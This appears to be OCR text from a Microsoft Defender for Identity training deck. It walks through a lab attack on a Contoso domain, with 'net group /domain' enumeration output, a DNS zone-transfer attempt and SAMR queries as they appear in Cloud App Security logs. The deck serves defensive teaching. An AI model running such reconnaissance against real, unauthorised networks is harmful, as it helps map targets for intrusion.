


Introduction


This video training on Safeguard your environment with Microsoft Defender for Identity module provides an in-depth exploration of Defender for Identity's capabilities. By examining both attacker and defender perspectives, we gain valuable insights into threat mitigation strategies.







For the purposes of this guide, a connection has already been established with Azure Cloud App Security. Let's verify that a sensor has been configured.





Here you can see that a sensor has already been installed on the domain controller.


Technical note: For more information on how to configure Defender for Identity in your organization, please refer to **https://docs.microsoft.com/azure-advanced-threat-protection/install-atp-step1**


Attack Description


Throughout this series of slides, we'll witness the attacker executing various attack methods such as enumeration, escalation, pass-the-hash, persistence, and more.






Activity log - Cloud App Security
https://holatp187845.portal.cloudappsecurity.com/#/audits?service=eq(i:20940,)&activity.eventType=eq(20940:EVENT_ACTIVITY_RUN:DnsQuery,)&text=text...
Cloud App Security
Activity log
Dashboard
Discover
Investigate
Activity log
Files
Users and accounts
Security configuration
Identity security posture
OAuth apps
Connected apps (1)
Control
Alerts
QUERIES
Select a query...
ACTIVITIES MATCHING ALL OF THE FOLLOWING
App equals Active Directory
Activity type equals DNS query
Activity objects Item contains
Axfr
Save as
1 - 1 of 1 activities
Activity
User
App
IP address
Location
Device
Date
Run command: DNS query cont...
N/A
Active Dir...
10.0.24.10
VictimPc
May 7, 2020, ...
SHOW SIMILAR
General
IP address
Send us feedback...
Description: Run command: DNS query contoso.azure ; Parameters: Count 1, Protocol Dns, QueryType Axfr ; Is Success: False (Reason: ConnectionRefused)
Type: Run > Run command
Investigation priority: —
Date: May 7, 2020, 11:40 AM
IP address: 10.0.24.10
Type (in app): DNS query
User: —
Device type: —
IP category: —
Source: App Connector
User organizational unit: —
User agent tags: —
Tags: INTERNAL NETWORK IP
ID: 85048118-8e47-472e-a960-be3a...
User groups: —
App: Active Directory
Location: —
Click or tap to scroll.
Scroll down to see more of the page.



Administrator: Cmd
User accounts for \\ContosoDc.Contoso.Azure
AATPService AipScanner ContosoAdmin
DefaultAccount Guest JeffL
krbtgt LisaV RonHD
SamiraA
The command completed successfully.
C:\Users\jeffl\Desktop>net group /domain
The request will be processed at a domain controller for domain Contoso.Azure.
Group Accounts for \\ContosoDc.Contoso.Azure
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Helpdesk
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
C:\Users\jeffl\Desktop>
VICTIMPC
(none)
10.0.24.10
CONTOSO
JeffL
Activate Windows
Go to Settings to activate Windows.
Recycle Bin
Cmd
Microsoft Edge Beta
Microsoft Teams
The output shows all groups in the Contoso.Azure domain. Notice the one Security Group that isn't a default group: Helpdesk. This will become interesting in a moment.
Now, let's enter a command to try to enumerate only the Domain Admins group.



Activity log - Cloud App Security
https://holatp187845.portal.cloudappsecurity.com/#/audits?service=eq(i:20940,)&activity.eventType=eq(20940:EVENT_ACTIVITY_RUN:SamrQuery,)
Cloud App Security
Activity log
Dashboard
Discover
Investigate
Activity log
Files
Users and accounts
Security configuration
Identity security posture
OAuth apps
Connected apps (1)
Control
Alerts
QUERIES
Select a query...
ACTIVITIES MATCHING ALL OF THE FOLLOWING
App equals Active Directory
Activity type equals SAMR query
Save as
1 - 20 of 109 activities
Activity
User
App
IP address
Location
Device
Date
Run command: SAMR query Qu...
N/A
Active Dir...
10.0.24.12
Client01
May 7, 2020, ...
Run command: SAMR query Qu...
N/A
Active Dir...
10.0.24.12
Client01
May 7, 2020, ...
Run command: SAMR query Qu...
N/A
Active Dir...
10.0.24.12
Client01
May 7, 2020, ...
Run command: SAMR query Qu...
N/A
Active Dir...
10.0.24.10
VictimPc
May 7, 2020, ...
SHOW SIMILAR
General
IP address
Send us feedback...
Description: Run command: SAMR query QueryUser user JeffL; Parameters: Count 1, Protocol Samr ; Is Success: True
Type: Run > Run command
Investigation priority: —
Date: May 7, 2020, 12:44 PM
IP address: 10.0.24.10
Type (in app): SAMR query
User: —
Device type: —
IP category: —
Click or tap to scroll.
Scroll down to see more of the page.

